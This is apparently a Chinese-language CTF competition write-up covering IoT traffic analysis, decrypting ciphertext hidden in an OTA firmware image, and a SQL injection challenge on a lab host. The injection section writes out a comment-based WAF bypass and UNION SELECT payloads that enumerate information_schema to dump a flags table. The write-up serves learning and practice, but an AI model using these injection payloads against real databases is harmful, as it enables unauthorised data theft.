有操作后就获得了三个flag
物联网
水务流量分析
前面的flag是假的,发现这里有data  加密方式

 对照解密即可
OTA升级包
先导出 firmware.bin 然后用 binwalk 提取文件,7zip 解压,找到提示了
 密文在此:

 按照提示,先三个数字隔一个空格,转成字节,取反,向右移一位就行:
渗透
三个人都不太会做,不过学弟做出来一道题(赛场也没人做出第二道)
sql 注入
扫出来 http://192.168.201.54:81/ 有可注入的点,输个
' 分析报错,可以看出差不多是这样的结构:
select ... from ... where name like '${ }%' GROUP BY name LIMIT 10
空格被 waf 了,可以用 /**/ 绕过,以下所有 payload 最后都要把空格替换为 /*s*/
思路是这样的,由于右边有个 %' GROUP BY name LIMIT 10 挺烦人的,构造 11111111' UNION SELECT ... AS name, 2, 3, 4 FROM ... WHERE '1'!=' 这样的 UNION 注入,把空格换成 /*s*/ 就可以拿到信息了
一眼就可以看出来有 4 个列
先 ... UNION SELECT TABLE_NAME AS name, 2, 3, 4 FROM information_schema.tables WHERE TABLE_SCHEMA=database() ... 拿到所有的表名,看到有个 flags 表
再 ... UNION SELECT GROUP_CONCAT(column_name) AS name, 2, 3, 4 FROM information_schema.columns WHERE table_name = 'flags' ... 拿到列名,为 name 和 value
再这样就能拿到 flag 了 
小结
希望能多来点这种古法CTF比赛,感觉打的挺有意思,这种找非预期解的感觉也很爽,感觉又回到了24年的那个自己
题目附件:https://ljnljn.lanzouu.com/b01gihfffe
密码:4ihz